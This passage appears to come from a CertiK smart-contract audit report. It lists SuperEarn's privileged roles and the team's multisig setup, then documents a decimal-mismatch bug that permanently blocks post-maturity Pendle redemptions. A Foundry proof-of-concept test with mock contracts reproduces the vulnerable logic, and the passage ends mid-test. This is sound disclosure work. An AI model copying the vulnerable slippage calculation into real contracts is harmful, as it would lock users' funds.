- `handleWithdrawRequest()` - withdraw from this RemoteVault to Origin

If an `SYSTEM_CONTRACT_ROLE` account is compromised, an attacker may redirect vault assets from this vault to the Origin.

In the contract `RemoteVault`, the `MANAGEMENT_ROLE` and `GOVERNANCE_ROLE` have authority over the following function:

- `emergencyWithdrawFromYearn()` - emergency withdraw from Yearn vault

If either the `MANAGEMENT_ROLE` or `GOVERNANCE_ROLE` account is compromised, an attacker could withdraw assets from the Yearn vault, resulting in a loss of rewards.

In each swapper contract (`USDTToSUSDeSwapper`, `USDCToSNUSDCurveSwapper`, `USDCToCUSDOSwapper`), `authorizedStrategy` contracts have authority over the following functions:

- `swapToStrategyAsset()` — swap vault asset to strategy asset
- `requestSwapToVaultAsset()` — initiate a 2-step swap from strategy asset to vault asset

- `claimSwapToVaultAsset()` — claim a pending swap

If an `authorizedStrategy` contract is compromised, an attacker may initiate and claim swaps, potentially extracting value through manipulation of the swap flow.

In the contract `USDTToSUSDeSwapper`, the `DEFAULT_ADMIN_ROLE` has authority over the following functions:

- `authorizeStrategy()` — authorize a strategy address to use this swapper
- `deauthorizeStrategy()` — revoke a strategy address's authorization
- `setSlippageTolerance()` — set the default slippage tolerance used for reverse swaps' minOut
- `setFluidDexActive()` — toggle the Fluid DEX route on/off
- `setUniswapV3Active()` — toggle the Uniswap V3 route on/off
- `pause()` — pause all swap/request operations
- `unpause()` — unpause and resume operations
- `recoverTokens()` — pull arbitrary tokens from the contract to a specified address

In the contract `USDCToCUSDOSwapper`, the `DEFAULT_ADMIN_ROLE` has authority over the following functions:

- `authorizeStrategy()` — authorize a strategy address to use this swapper
- `deauthorizeStrategy()` — revoke a strategy address's authorization
- `pause()` — pause all swap/request operations
- `unpause()` — unpause and resume operations
- `recoverTokens()` — pull arbitrary tokens from the contract to a specified address

In the contract `USDCToSNUSDCurveSwapper`, the `DEFAULT_ADMIN_ROLE` has authority over the following functions:

- `authorizeStrategy()` — authorize a strategy address to use this swapper
- `deauthorizeStrategy()` — revoke a strategy address's authorization
- `setCurvePool()` — update the Curve pool address and token indices (resets approvals)
- `setMaxSlippage()` — set the maximum slippage tolerance for Curve swaps
- `pause()` — pause all swap/batch operations
- `unpause()` — unpause and resume operations
- `recoverTokens()` — pull arbitrary tokens from the contract to a specified address
- `forceStartPendingBatch()` — force pending withdrawal requests into the active batch and extend cooldown

In the contract `USDCToSNUSDCurveSwapper`, the `KEEPER_ROLE` has authority over the following function:

- `unstakeBatch()` - unstake batch and swap to USDC

These swapper contract inherits from `AccessControlUpgradeable` from the OpenZeppelin library. The contract owner (`DEFAULT_ADMIN_ROLE`) also has authority over the following functions:

- `grantRole()`

- `revokeRole()`
- `renounceRole()`

If a `DEFAULT_ADMIN_ROLE` account is compromised, the attacker can reconfigure the swapper (toggle DEX routes, change slippage limits or pools), pause/unpause it, force-start batches, and recover any tokens held by the contract, effectively enabling them to redirect or seize funds and deny service to authorized strategies.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (2/3, 4/5) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR

- Remove the risky functionality.

Alleviation

[SuperEarn, 04/07/2026]: The team acknowledged the issue and adopted the multisign solution to ensure the private key management process at the current stage. The team also provided comprehensive on-chain deployment and role assignment evidence for all new contracts deployed as part of the 2nd audit scope on the Ethereum mainnet. The full privileged role setup is documented as follows:

Governance Multisig (4/5 Threshold)

The following in-scope contracts have transferred governance ownership or DEFAULT_ADMIN_ROLE to the Governance Gnosis Safe with 4/5 signers.

Ethereum Mainnet — Gnosis Safe contract address: https://app.safe.global/home?safe=eth:0xce6917FF9125fff7Da0e5Da5840989B7F3897f2f

- **PendlePT sNUSD Diamond** (0x3311D2A0D88597dA3bE946AA4d0D112b486bFDE8) — contractOwner (DiamondCutFacet upgrade authority) transferred via diamondCut delegatecall, tx: https://etherscan.io/tx/0x6efb0b74357e7ea6be79c82998dac3848c003cdad8bfad45964684c6a75d5f13
- **PendlePT cUSD Diamond** (0xA5540e13F476b597D7A8708e7cAA2Eb05C58E295) — contractOwner transferred via diamondCut delegatecall, tx: http://etherscan.io/tx/0x1fdd706dfaa2751cbcfb4011f097638cd4fccce2f8a68a1a4aadded5f4ef50f3
- **PendlePT cUSDO Diamond** (0x609c1701EF5156E3c01BdbF80CE5eD1941dd2387) — contractOwner transferred via diamondCut delegatecall, tx: https://etherscan.io/tx/0x240997befb8c0ad3adc15eaee90df54039c9843294fa32c97243c7917ec2d3cf
- **CustomStrategy Multi-Morpho** (0x50519a3AF6C0662134Ed7F9a160142D28D10f455) — Governance transfer submitted tx: https://etherscan.io/tx/0x30074f38db9f3df43f62d11832f05454dc640f61c50696264266ba28a2570eb2, accepted via Governance Multisig batch: https://etherscan.io/tx/0xcf30718dbe3cb1a367b4d152c4febb3aad33714bc6089f70f279be3e77593f73
- **USDCToSNUSDCurveSwapper** (0xdcc82aB8ABdCBedf1f42083300b13D1fa616A514) — grantRole(DEFAULT_ADMIN_ROLE) tx: https://etherscan.io/tx/0x452527f2fa951447d1151a4cfe52fc59ac5f42b81c13a8c915c3fe9e9c1bb4d1, deployer renounced DEFAULT_ADMIN_ROLE tx: https://etherscan.io/tx/0xbb02f24ce4ccfdc32862cb6ef7e5f9fe453d0fa836c6e8ad3c58cadeb2f99951
- **USDCToCUSDOSwapper** (0xF74550DE1d4B4Ff41ad44FD5eF26ACB5200525e8) — grantRole(DEFAULT_ADMIN_ROLE) tx: https://etherscan.io/tx/0x553a7fa30f4784f76680e835463a5eba9e2d77d656cffc84b9f550b8339ecb7c, deployer renounced DEFAULT_ADMIN_ROLE tx: https://etherscan.io/tx/0x0ed7e4a1bf5355726c58ee51853293a91eb97acc8bdb8f186181668502f5bbde
- **RemoteVault** (0x8c82B2feC291a43e41aA87669eaEf01F4efaA3B2) — grantRole(DEFAULT_ADMIN_ROLE) tx: https://etherscan.io/tx/0x9dacd75446aaece64f42e497f57d2dcba1acb382cd307c1c6ddb006818c39211, deployer renounced DEFAULT_ADMIN_ROLE tx: https://etherscan.io/tx/0x4db37c9caa9c1f85cce0b374ef08b9a81ec312d29cba3b446c91edbe9d84d626

The 5 Governance multisig signer addresses:

```
a. EOA:0x449b1cF9632454D60F1B55125F10B475a45c86c6
b. EOA:0xbFA4A3430774376CAB83A81FaE301f7b05d90f34
c. EOA:0x9A3cE8ca1372114Ec73Ad537F1C6B9594d9FFBbf
d. EOA:0x7C0d7Cc8D87e78B8167344C13F06Ca9f381E07F8
e. EOA:0xD7832AD89CBac201F2Dc33e41B666f878e882A4F
```

Management / Strategist Setup

The following contracts have their strategist role assigned to the Management Gnosis Safe (2/3 threshold) or LightKeeper smart contract.

Ethereum Mainnet — Management Gnosis Safe contract address: https://app.safe.global/home?safe=eth:0xd85Ba41BFe1519813224Be0ba87974cADf3AD3A0

- **PendlePT sNUSD Diamond** (0x3311...) — strategist set to Management Multisig, tx: https://etherscan.io/tx/0x61ba485af41fc3d19060b4eb1f1771a93b95c6117a5f8b3c84e6ecf08766e09d
- **PendlePT cUSD Diamond** (0xA554...) — strategist set to Management Multisig, tx: https://etherscan.io/tx/0x3ed2c0680d396645bf7d0825a239f914d1d7e65be9733505126bb6797e259a47
- **PendlePT cUSDO Diamond** (0x609c...) — strategist set to Management Multisig, tx: https://etherscan.io/tx/0x9b2282eb58720567145360aee700a3f9f82170c51f2ab154a1ec5e5ce67a9b34
- **CustomStrategy Multi-Morpho** (0x5051...) — strategist set to LightKeeper contract (0xd064f89A9A95EA86A706543449D0d97557fAF929), tx: https://etherscan.io/tx/0x40ab48eb38c2442df4db22b20c2bfcb47f2047690b4ba089d52dbf9e864edee5
- **RemoteVault (0x8c82...)** — MANAGEMENT_ROLE set to Management Multisig, tx: https://etherscan.io/tx/0x6251d09f837a339b6b0e8cc0d2c2467fd1b0ab2b341c975abe8927e7774ebba5

The 3 Management multisig signer addresses:

```
a. EOA:0x9Fa3Af580e4d27Bf11F49F6c582d3dC40140d6A4
b. EOA:0x374f7713Ab5A50cE7E779BbF71B803f311352bF3
c. EOA:0x19C7Cf8c28df30963B6436a22d4eeE0cd99585F7
```

KEEPER_ROLE / Keeper Setup

The keeper role across PendlePT Diamond strategies is assigned to the LightKeeper smart contract (not an EOA). The KEEPER_ROLE on swapper contracts is assigned to the Keeper Admin EOA.

Ethereum Mainnet:

- **PendlePT sNUSD Diamond** — keeper → LightKeeper contract (0xd064f89A9A95EA86A706543449D0d97557fAF929), tx: https://etherscan.io/tx/0xcec0b43772aa5af99a79f148a3983be231d1b93e455a6f222fb4f17793ff93fa

- **PendlePT cUSD Diamond** — keeper → LightKeeper contract (0xd064f89A9A95EA86A706543449D0d97557fAF929), tx: https://etherscan.io/tx/0x7c9eb17a0913ef0ed1c4f62a1b8c0715fc773388801a6ca2070ad647a6a7f6b0
- **PendlePT cUSDO Diamond** — keeper → LightKeeper contract (0xd064f89A9A95EA86A706543449D0d97557fAF929), tx: https://etherscan.io/tx/0x76417089e276b19138eed36a429afbfe9933c0fe3c402c7941af92248bf92a27
- **USDCToSNUSDCurveSwapper** — KEEPER_ROLE → Keeper Admin (0xdc5E98351d9AD9BD13589d92a597e848aAf9Ea49), tx: https://etherscan.io/tx/0x27d98eff37ef2c906e330272c43cf188d2a65c351f1e71033a595c543bf7f5ba
- **RemoteVault** — KEEPER_ROLE → CrosschainKeeper (0x1D68a6CEFeD44101eD79a830e8a5ad5c0A52D8De) tx: https://etherscan.io/tx/0x0b9f1beaef2eeb13c2b0eceb0e92e6d7db5a5c18fea2c6bf2821bff8d5cf5c68

Keeper Admin (manages keeper contracts): 0xdc5E98351d9AD9BD13589d92a597e848aAf9Ea49

Rewards Setup

Ethereum Mainnet — Gnosis Safe contract address (3/5 threshold): https://app.safe.global/home?safe=eth:0x601D180BAAee651EB8Cc8cB79479A983FD1EaC73

- **PendlePT sNUSD Diamond** — rewards → Revenue Multisig (0x601D180BAAee651EB8Cc8cB79479A983FD1EaC73), tx: https://etherscan.io/tx/0xfe47f8ddb62bdcb5dca4d877200f0d1912da184fbb054f66d523df0e68a5e150
- **PendlePT cUSD Diamond** — rewards → Revenue Multisig (0x601D180BAAee651EB8Cc8cB79479A983FD1EaC73), tx: https://etherscan.io/tx/0x6bf95641f9a6e7d8d8369f3ad8e15aec1ea33d717ed8aed9306add04baf5265b
- **PendlePT cUSDO Diamond** — rewards → Revenue Multisig (0x601D180BAAee651EB8Cc8cB79479A983FD1EaC73), tx: https://etherscan.io/tx/0x342cb5047513fd6a5228bf8cf08c5cffca6709c24b78413f632204b0dd1edda3

The 5 Revenue multisig signer addresses:

```
a. 0xfEF45c9732981aC869b96Fa62b7116A86Ee6E54c
b. 0x9B812d580d7Fff35b39d9d6993AAc53a997320a2
c. 0xA3dC8Fd7f70bEa996C4e83Ff73cEa3aE848652ED
d. 0x12563e517f55e0283b28AEaa689b3aAFc4Bdfc2c
e. 0xd9e9d9d843a822d1A0ACbc91789bdBD915253Eca
```

Contract-to-Contract Roles

The vault, CooldownVault, SYSTEM_CONTRACT_ROLE, and authorizedStrategy roles are assigned to internal protocol smart contracts as expected by design:

- **RemoteVault** — SYSTEM_CONTRACT_ROLE assignment unchanged from first phase audit (SuperEarnMessageAgent contract).

- **PendlePT Diamond strategies** — vault is the Yearn Vault contract; CooldownVault is the CooldownVault contract. Both are protocol smart contracts.
- **USDCToSNUSDCurveSwapper** / **USDCToCUSDOSwapper** — authorizedStrategy holders are authorized PendlePT Diamond strategy contracts.

ProxyAdmin (controls proxy upgrades)

- Ethereum **ProxyAdmin**: 0x5732A7422a8f3631a28Ab9439fe9A872BD39418D — owned by Governance Multisig.

[CertiK, 04/07/2026]:

CertiK has verified the on-chain role assignment evidence provided by the team for all contracts deployed in the 2nd audit scope on Ethereum mainnet.

Governance (4/5 Multisig): All contractOwner (Diamond strategies), governance (CustomStrategy), and DEFAULT_ADMIN_ROLE (swapper contracts) roles have been confirmed transferred to the Governance Multisig (0xce6917FF9125fff7Da0e5Da5840989B7F3897f2f) with a 4-of-5 signer threshold. The deployer has renounced all admin roles on newly deployed swapper contracts. The RemoteVault governance roles remain as verified in the 1st audit.

Strategist / Management (2/3 Multisig): The strategist role on all three PendlePT Diamond strategies (sNUSD, cUSD, cUSDO) has been confirmed assigned to the Management Multisig (0xd85Ba41BFe1519813224Be0ba87974cADf3AD3A0) with a 2-of-3 signer threshold. The CustomStrategy strategist is assigned to the LightKeeper smart contract (0xd064f89A9A95EA86A706543449D0d97557fAF929), which limits the direct key-compromise attack surface for execution calls.

Keeper: The keeper role on all three PendlePT Diamond strategies is assigned to the LightKeeper smart contract (0xd064f89A9A95EA86A706543449D0d97557fAF929), not an EOA. The KEEPER_ROLE on USDCToSNUSDCurveSwapper is assigned to the Keeper Admin EOA (0xdc5E98351d9AD9BD13589d92a597e848aAf9Ea49). The RemoteVault keeper role remains assigned to the CrosschainKeeper contract as verified in the 1st audit.

Contract-to-Contract Roles: The vault, CooldownVault, SYSTEM_CONTRACT_ROLE, and authorizedStrategy roles are assigned to internal protocol smart contracts as expected by design.

ProxyAdmin: The Ethereum ProxyAdmin (0x5732A7422a8f3631a28Ab9439fe9A872BD39418D) is owned by the Governance Multisig, ensuring proxy upgrades require 4-of-5 multisig approval.

While this multisig governance strategy reduces the centralization and key-compromise risk, it does not eliminate it entirely. CertiK recommends periodically reviewing the key management and access control of all signer addresses and role holders.

SA2-10 | Decimal Mismatch In Post-Maturity `minTokenOut` Blocks Redemptions

Category	Severity	Location	Status
Logical Issue	Major	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 416~441, 682~701	Resolved

Description

The Pendle PT strategy manages positions across tokens with different decimal precisions:

- **SY / strategyAsset** (e.g., cUSD): 18 decimals
- **vaultAsset** (e.g., USDC): 6 decimals

After a Pendle market matures, `_executeRedeemAfterMaturity()` redeems PT tokens back to `tokenOut` through a two-step process: PT → SY (via `redeemPY`), then SY → `tokenOut` (via `SY.redeem`). The function computes a `minTokenOut` for slippage protection:

```
682  // PendlePTCoreFacet.sol
683
function _executeRedeemAfterMaturity(uint256 ptAmount, address tokenOut) internal
returns (uint256 tokenReceived) {
684      if (ptAmount == 0) revert ZeroAmount();
685      LibPendlePTStorage.Storage storage s = LibPendlePTStorage.getStorage();
686
687      uint256 tokenBefore = IERC20(tokenOut).balanceOf(address(this));
688
689      IERC20(address(s.PT)).safeTransfer(address(s.YT), ptAmount);
690
    uint256 syReceived = s.YT.redeemPY(address(this));  // @audit returns 18-decimal
SY amount
691
692      // @audit BUG: minTokenOut is computed in SY units (18 decimals)
693      // but SY.redeem() expects minTokenOut in tokenOut's native decimals
694
    uint256 minTokenOut = syReceived * (LibPendlePTStorage.BPS -
s.slippageTolerance) / LibPendlePTStorage.BPS;
695      s.SY.redeem(address(this), syReceived, tokenOut, minTokenOut, false);
696
697      tokenReceived = IERC20(tokenOut).balanceOf(address(this)) - tokenBefore;
698  }
```

However, `syReceived` is in SY units (18 decimals). When `tokenOut` is USDC (6 decimals), `minTokenOut` is computed as `≈99e18`, but Pendle's `SY.redeem()` will output `≈100e6` USDC. The internal check `require(amountTokenOut >= minTokenOut)` evaluates `100e6 >= 99e18` which is **always false**, causing a permanent revert.

The same bug exists in `_executeRollover()` / `_executeRolloverWithSetup()`, which also computes `minTokenOut` from `syReceived` without decimal conversion:

```
// PendlePTCoreFacet.sol — inside _executeRollover()
IStandardizedYield(oldSy).redeem(
    address(this),
    syReceived,
    tokenForPendle,                                                    // USDC (6
dec) for DIRECT_SY deposit
    syReceived * (LibPendlePTStorage.BPS - s.slippageTolerance) /
LibPendlePTStorage.BPS, // @audit 18 dec!
    false
);
```

```
// PendlePTCoreFacet.sol — inside executeRolloverWithSetup()
 uint256 minPtOut = _previewSwapTokenForPt(tokenForPendle,
_previewRedeem(currentPtBalance))
            * (LibPendlePTStorage.BPS - s.slippageTolerance) /
LibPendlePTStorage.BPS;
```

There is also a design flaw in `_executeUnifiedRedeemInternal()`: the function receives a properly-converted `minTokenOut` as a parameter but **discards it** when the market has matured, instead calling `_executeRedeemAfterMaturity()` which computes its own buggy value:

```
// PendlePTCoreFacet.sol
function _executeUnifiedRedeemInternal(
    uint256 ptAmount,
    address outputToken,
    uint256 minTokenOut       // @audit this correctly-converted value is IGNORED
post-maturity
) internal returns (uint256 tokenReceived) {
    LibPendlePTStorage.Storage storage s = LibPendlePTStorage.getStorage();

    if (block.timestamp >= s.maturity) {
        tokenReceived = _executeRedeemAfterMaturity(ptAmount, outputToken);
        // @audit minTokenOut param not forwarded!
    } else {
        tokenReceived = _executeSellPT(ptAmount, outputToken, minTokenOut);
    }
}
```

Note: `_executeUnifiedRedeem()` (line 1197) correctly converts `minTokenOut` to vaultAsset decimals at line 1218 using `_toVaultAssetDecimals()`, but this work is wasted because `_executeUnifiedRedeemInternal` discards it on the post-maturity path.

Impact:

1. **Permanent DoS of post-maturity redemptions for cUSD strategy:** All functions that redeem PT after maturity (`liquidatePosition`, `liquidateAllPositions`, `emergencyLiquidate`, `_premintCooldownVault`) will revert. User funds are locked in the Diamond with no path to exit.

2. **Permanent DoS of rollovers for cUSD and sNUSD strategies:** `rollover()` is the only mechanism to move a position to a new Pendle market. If rollover is bricked, the strategy's PT balance is stranded in the expired market.

3. **`emergencyLiquidate` cannot bypass the bug:** Even though `emergencyLiquidate(minTokenOut)` accepts a `minTokenOut` parameter, it routes through `_executeUnifiedRedeemInternal` which ignores this parameter post-maturity — governance cannot override the broken calculation.

Proof of Concept

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.29;

import "forge-std/src/Test.sol";

/**
 * @title PostMaturityDecimalDoS PoC
 * @notice Proves that _executeRedeemAfterMaturity and _executeRollover
 *         pass minTokenOut in SY decimals (18) to SY.redeem() when
 *         tokenOut is USDC (6 decimals), causing a permanent revert.
 */

// ============================================
// Minimal ERC20 (self-contained, no OZ dependency)
// ============================================

contract SimpleERC20 {
    string public name;
    string public symbol;
    uint8 public decimals;
    uint256 public totalSupply;
    mapping(address => uint256) public balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    constructor(string memory _name, string memory _symbol, uint8 _decimals) {
        name = _name;
        symbol = _symbol;
        decimals = _decimals;
    }

    function mint(address to, uint256 amount) external {
        balanceOf[to] += amount;
        totalSupply += amount;
    }

    function burn(address from, uint256 amount) external {
        require(balanceOf[from] >= amount, "insufficient balance");
        balanceOf[from] -= amount;
        totalSupply -= amount;
    }

    function transfer(address to, uint256 amount) external returns (bool) {
        require(balanceOf[msg.sender] >= amount, "insufficient balance");
        balanceOf[msg.sender] -= amount;
        balanceOf[to] += amount;
        return true;
    }
```

```
    function approve(address spender, uint256 amount) external returns (bool) {
        allowance[msg.sender][spender] = amount;
        return true;
    }

    function transferFrom(address from, address to, uint256 amount) external returns
(bool) {
        require(balanceOf[from] >= amount, "insufficient balance");
        if (allowance[from][msg.sender] != type(uint256).max) {
            require(allowance[from][msg.sender] >= amount, "insufficient
allowance");
            allowance[from][msg.sender] -= amount;
        }
        balanceOf[from] -= amount;
        balanceOf[to] += amount;
        return true;
    }
}

// ============================================
// Mock Pendle SY that enforces minTokenOut
// ============================================

/// @dev Mimics Pendle SY with 18 decimals that can redeem to USDC (6 dec).
///      The key behavior: SY.redeem() enforces `require(amountTokenOut >=
minTokenOut)`
///      where amountTokenOut is in tokenOut's native decimals.
contract MockSY is SimpleERC20 {
    SimpleERC20 public usdc;
    SimpleERC20 public strategyAsset;

    constructor(address _usdc, address _strategyAsset) SimpleERC20("SY-cUSD", "SY-
cUSD", 18) {
        usdc = SimpleERC20(_usdc);
        strategyAsset = SimpleERC20(_strategyAsset);
    }

    /// @dev Pendle SY.redeem: burns SY, sends tokenOut, enforces minTokenOut.
    ///      For SY(18 dec) → USDC(6 dec): 1e18 SY → 1e6 USDC (1:1 value, different
decimals)
    function redeem(
        address receiver,
        uint256 amountSharesToRedeem,
        address tokenOut,
        uint256 minTokenOut,
        bool /* burnFromInternalBalance */
    )
        external
        returns (uint256 amountTokenOut)
    {
```

```
        // Burn SY shares from caller
        require(balanceOf[msg.sender] >= amountSharesToRedeem, "SY: insufficient
shares");
        balanceOf[msg.sender] -= amountSharesToRedeem;
        totalSupply -= amountSharesToRedeem;

        if (tokenOut == address(usdc)) {
            // SY(18 dec) → USDC(6 dec): divide by 1e12
            amountTokenOut = amountSharesToRedeem / 1e12;
        } else {
            // tokenOut == strategyAsset (18 dec), 1:1
            amountTokenOut = amountSharesToRedeem;
        }

        // THIS IS THE CHECK THAT CAUSES THE REVERT IN THE ACTUAL BUG
        // Pendle's real SY contracts enforce this exact check:
        //   require(amountTokenOut >= minTokenOut, "SY: insufficient output");
        require(amountTokenOut >= minTokenOut, "SY: insufficient output");

        if (tokenOut == address(usdc)) {
            usdc.mint(receiver, amountTokenOut);
        } else {
            strategyAsset.mint(receiver, amountTokenOut);
        }
    }

    function previewRedeem(address tokenOut, uint256 amount) external view returns
(uint256) {
        if (tokenOut == address(usdc)) {
            return amount / 1e12;
        }
        return amount;
    }
}

// ============================================
// Mock YT: post-maturity PT → SY at 1:1
// ============================================

contract MockYT {
    SimpleERC20 public pt;
    MockSY public sy;

    constructor(address _pt, address _sy) {
        pt = SimpleERC20(_pt);
        sy = MockSY(_sy);
    }

    /// @dev Post-maturity: PT → SY at 1:1. Caller transfers PT to YT first.
```

```
    function redeemPY(address receiver) external returns (uint256 syOut) {
        uint256 ptBalance = pt.balanceOf(address(this));
        syOut = ptBalance; // 1:1 post-maturity
        sy.mint(receiver, syOut);
        return syOut;
    }
}

// ============================================
// Reproducer: isolates the exact vulnerable logic
// ============================================

contract VulnerableRedeemLogic {
    uint256 constant BPS = 10_000;

    MockSY public sy;
    MockYT public yt;
    SimpleERC20 public pt;
    uint256 public slippageTolerance;

    constructor(address _sy, address _yt, address _pt, uint256 _slippage) {
        sy = MockSY(_sy);
        yt = MockYT(_yt);
        pt = SimpleERC20(_pt);
        slippageTolerance = _slippage;
    }

    /// @dev Reproduces the EXACT logic from
PendlePTCoreFacet._executeRedeemAfterMaturity
    ///      See: PendlePTCoreFacet.sol lines 682-701
    function executeRedeemAfterMaturity_Vulnerable(
        uint256 ptAmount,
        address tokenOut
    )
        external
        returns (uint256 tokenReceived)
    {
        uint256 tokenBefore = SimpleERC20(tokenOut).balanceOf(address(this));

        // Transfer PT to YT (same as actual code line 689)
        pt.transfer(address(yt), ptAmount);

        // redeemPY returns SY in 18 decimals (same as actual code line 690)
        uint256 syReceived = yt.redeemPY(address(this));

        // BUG: minTokenOut computed from syReceived (18 dec) without decimal
conversion
        // Actual code line 696:
```

```
        //   uint256 minTokenOut = syReceived * (LibPendlePTStorage.BPS -
s.slippageTolerance) / LibPendlePTStorage.BPS;
        uint256 minTokenOut = syReceived * (BPS - slippageTolerance) / BPS;

        // Actual code line 697:
        //   s.SY.redeem(address(this), syReceived, tokenOut, minTokenOut, false);
        // When tokenOut = USDC (6 dec):
        //   minTokenOut ≈ 99e18, but actualOut ≈ 100e6
        //   require(100e6 >= 99e18) => ALWAYS FAILS
        sy.redeem(address(this), syReceived, tokenOut, minTokenOut, false);

        tokenReceived = SimpleERC20(tokenOut).balanceOf(address(this)) -
tokenBefore;
    }

    /// @dev Reproduces the _executeRollover bug (same pattern)
    ///      See: PendlePTCoreFacet.sol lines 720-782
    function executeRollover_Vulnerable(uint256 ptAmount, address tokenForPendle)
external returns (uint256) {
        uint256 tokenBefore = SimpleERC20(tokenForPendle).balanceOf(address(this));

        pt.transfer(address(yt), ptAmount);
        uint256 syReceived = yt.redeemPY(address(this));

        // BUG: Same as _executeRollover line 749:
        //   syReceived * (LibPendlePTStorage.BPS - s.slippageTolerance) /
LibPendlePTStorage.BPS
        // When tokenForPendle = USDC (6 dec): minTokenOut is in 18 dec, actual
output in 6 dec
        sy.redeem(
            address(this),
            syReceived,
            tokenForPendle,
            syReceived * (BPS - slippageTolerance) / BPS,
            false
        );

        return SimpleERC20(tokenForPendle).balanceOf(address(this)) - tokenBefore;
    }

    /// @dev Fixed version: convert minTokenOut to tokenOut decimals
    function executeRedeemAfterMaturity_Fixed(
        uint256 ptAmount,
        address tokenOut,
        uint8 tokenOutDecimals
    )
        external
        returns (uint256 tokenReceived)
    {
        uint256 tokenBefore = SimpleERC20(tokenOut).balanceOf(address(this));
```

```
        pt.transfer(address(yt), ptAmount);
        uint256 syReceived = yt.redeemPY(address(this));

        // FIX: Preview the actual output in tokenOut decimals, then apply slippage
        uint256 expectedOut = sy.previewRedeem(tokenOut, syReceived);
        uint256 minTokenOut = expectedOut * (BPS - slippageTolerance) / BPS;
        sy.redeem(address(this), syReceived, tokenOut, minTokenOut, false);

        tokenReceived = SimpleERC20(tokenOut).balanceOf(address(this)) -
tokenBefore;
    }
}

// ============================================
// Test Contract
// ============================================

contract PostMaturityDecimalDoSTest is Test {
    SimpleERC20 usdc;
    SimpleERC20 strategyAsset;
    MockSY sy;
    SimpleERC20 pt;
    MockYT yt;
    VulnerableRedeemLogic vulnerable;

    uint256 constant SLIPPAGE_TOLERANCE = 100; // 1% = 100 BPS
    uint256 constant PT_AMOUNT = 100e18; // 100 PT tokens

    function setUp() public {
        usdc = new SimpleERC20("USD Coin", "USDC", 6);
        strategyAsset = new SimpleERC20("Cap USD", "cUSD", 18);
        sy = new MockSY(address(usdc), address(strategyAsset));
        pt = new SimpleERC20("PT-cUSD", "PT-cUSD", 18);
        yt = new MockYT(address(pt), address(sy));
        vulnerable = new VulnerableRedeemLogic(address(sy), address(yt),
address(pt), SLIPPAGE_TOLERANCE);

        // Give the vulnerable contract 100 PT
        pt.mint(address(vulnerable), PT_AMOUNT);
    }

    // ================================================
    // CORE PoC: Post-maturity redeem ALWAYS reverts
    // when tokenOut has fewer decimals than SY
    // ================================================

    /// @notice PROVES: Post-maturity redeem to USDC (6 dec) always reverts
    function test_PostMaturityRedeem_USDC_AlwaysReverts() public {
```

```
        // Exact values computed:
        //   syReceived = 100e18 (from 100 PT, 1:1 post-maturity)
        //   minTokenOut = 100e18 * (10000 - 100) / 10000 = 99e18
        //   actualOut = 100e18 / 1e12 = 100e6 (USDC decimals)
        //   require(100e6 >= 99e18) => FALSE => REVERT
        vm.expectRevert("SY: insufficient output");
        vulnerable.executeRedeemAfterMaturity_Vulnerable(PT_AMOUNT, address(usdc));
    }

    /// @notice CONFIRMS: Same-decimal tokenOut works correctly (no bug)
    function test_PostMaturityRedeem_StrategyAsset_Succeeds() public {
        // When tokenOut = strategyAsset (18 dec, same as SY):
        //   minTokenOut = 99e18, actualOut = 100e18
        //   require(100e18 >= 99e18) => TRUE => PASSES
        uint256 received =
vulnerable.executeRedeemAfterMaturity_Vulnerable(PT_AMOUNT, address(strategyAsset));
        assertEq(received, PT_AMOUNT, "Should receive 100 strategyAsset (18 dec)");
    }

    /// @notice PROVES: Rollover also reverts when tokenForPendle = USDC (DIRECT_SY
deposit mode)
    function test_Rollover_USDC_AlwaysReverts() public {
        // In _executeRolloverWithSetup for DIRECT_SY deposit:
        //   tokenForPendle = vaultAsset = USDC (6 dec)
        // Same bug: minTokenOut in 18 dec, actual output in 6 dec
        vm.expectRevert("SY: insufficient output");
        vulnerable.executeRollover_Vulnerable(PT_AMOUNT, address(usdc));
    }

    /// @notice CONFIRMS: The fix resolves the issue
    function test_PostMaturityRedeem_USDC_FixedVersion() public {
        uint256 received = vulnerable.executeRedeemAfterMaturity_Fixed(PT_AMOUNT,
address(usdc), 6);
        assertEq(received, 100e6, "Should receive 100 USDC (6 dec) with fix");
    }

    // ================================================
    // Diagnostic: Shows the exact numeric mismatch
    // ================================================

    /// @notice Shows the factor-of-1e12 mismatch between minTokenOut and actualOut
    function test_NumericMismatch_Diagnostic() public pure {
        uint256 syReceived = 100e18;
        uint256 BPS = 10_000;
        uint256 slippageTolerance = 100; // 1%

        // What the buggy code computes as minTokenOut
        uint256 buggyMinTokenOut = syReceived * (BPS - slippageTolerance) / BPS;
```

```
        // What SY.redeem actually outputs for USDC (6 dec)
        uint256 actualUsdcOut = syReceived / 1e12;

        // Verify exact values
        assertEq(buggyMinTokenOut, 99e18, "Buggy minTokenOut = 99e18 (18
decimals)");
        assertEq(actualUsdcOut, 100e6, "Actual USDC output = 100e6 (6 decimals)");

        // The minTokenOut is ~1 trillion times larger than actual output
        assertTrue(buggyMinTokenOut > actualUsdcOut, "minTokenOut > actualOut =>
always reverts");
        assertEq(buggyMinTokenOut / actualUsdcOut, 990_000_000_000, "Off by factor
of ~990 billion");
    }

    /// @notice Shows that _executeUnifiedRedeemInternal discards the correctly-
converted minTokenOut
    function test_UnifiedRedeemInternalDiscardsMinTokenOut() public pure {
        // In _executeUnifiedRedeem (line 1197-1224):
